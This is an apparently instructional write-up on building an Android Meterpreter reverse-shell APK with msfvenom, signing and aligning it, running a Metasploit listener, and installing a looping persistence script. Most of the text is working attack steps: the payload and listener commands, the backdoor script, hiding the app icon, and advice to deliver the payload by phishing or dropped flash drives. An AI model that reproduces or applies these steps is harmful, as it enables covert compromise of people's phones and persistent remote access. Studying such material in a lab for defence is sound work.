CREATING ANDROID PAYLOAD AND CREATING PERSISTENT BACKDOOR

I. Goal

1. To Create an android payload using MSFVENOM to use to compromise our victim's machine.
2. To Create a persistent backdoor script, upload it inside the victim's machine and execute it.

II. Tools & Systems Identification

1. **Kali Linux** - Attacker's machine
2. **Bluestack** - An android emulator/ Victim's Machine
3. **Metasploit - Used to create a listener**
4. **Msfvenom** - Used to create the android payload
5. **Keytool** - Used to generate a key for signing the apk file
6. **Jarsigner** – Used to sign the apk file. You can also use other tool for signing the app such as apk-signer that can be downloaded at play store.
7. **zipalign** – Used to align the app. Aligning the application will optimize it, meaning it will run faster and will take less memory.

III. Strategies and procedures

1. First we are going to create our android payload using Msfvenom and using this command:

msfvenom – a java –- platform android -p android/meterpreter/reverse_tcp LHOST=(your ip) LPORT=(listener port) -o payload.apk

-a = the architecture of the payload

-- platform = the platform of the payload

-p = the payload that we're going to use for our malware

LHOST = the attacking machine's ip address

LPORT = listener port, you can set and port you want.

-o = the output file. You can save the payload anywhere you want, ex. -o /home/kali/Desktop/Payload.apk

2. Generate a key using **keytool** that will be used for signing our apk file.

keytool -genkey -v -keystore key.keystore -keyalg RSA -keysize 2048 -validity 10000 -alias (any alias)

```
┌──(kali㉿kali)-[~]
└─$ keytool -genkey -v -keystore key.keystore -keyalg RSA -keysize 2048 -validity 10000 -alias yajra
```

3. Sign apk file using **jarsigner** tool

jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore (created key) (app) (alias)

```
┌──(kali㉿kali)-[~]
└─$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore /home/kali/Desktop/Payload/
payload.apk yajra
```

4. Align the apk file using **zipalign**

zipalign -v 4 (name of original file) (name of output file)

```
┌──(kali㉿kali)-[~]
└─$ zipalign -v 4 /home/kali/Desktop/Payload/payload.apk Payloadfinal.apk
```


5. Open msfconsole and type **use multi/handler** to create a listener.

Set **payload** as **android/meterpreter/reverse_tcp** or any payload type you used when creating your payload.

Set **LHOST** with your ip address

Set **LPORT** with the port number you've used in your payload

Type **run** or **exploit** then hit enter



6. Send the Payload to the victim's machine using any method (Phishing, dropping of flash drive, etc.)

When the victim installed and run the app. You will get a meterpreter shell.

8. After gaining a meterpreter shell. Open a text editor to create our persistent script.
9. Type the following script. You cannot copy paste the script so you will have to type it manually.
   #!/bin/bash
   while :
   do am start - - user 0 –a android/intent.action.MAIN –n
   com.metasploit.stage./MainActivity
   sleep 20
   done

(no line break in line # 3 and 4 so total of 5 lines)

Save the file when an extension of **.sh**

10. The backdoor will only work just as long as the Application is installed so it is advisable to use the command "**hide_app_icon**" inside the meterpreter shell to hide the app's icon.

11. Change directory to **sdcard/Download** folder and upload the file inside

12. Drop down to shell using the command "**shell**"

13. Go to the **sdcard/Download** directory where you uploaded your persistent script.

14. Execute the script using **sh (name of your file)**

15. Wait until the script starts to run and you can test if the script is working by closing or restarting the device.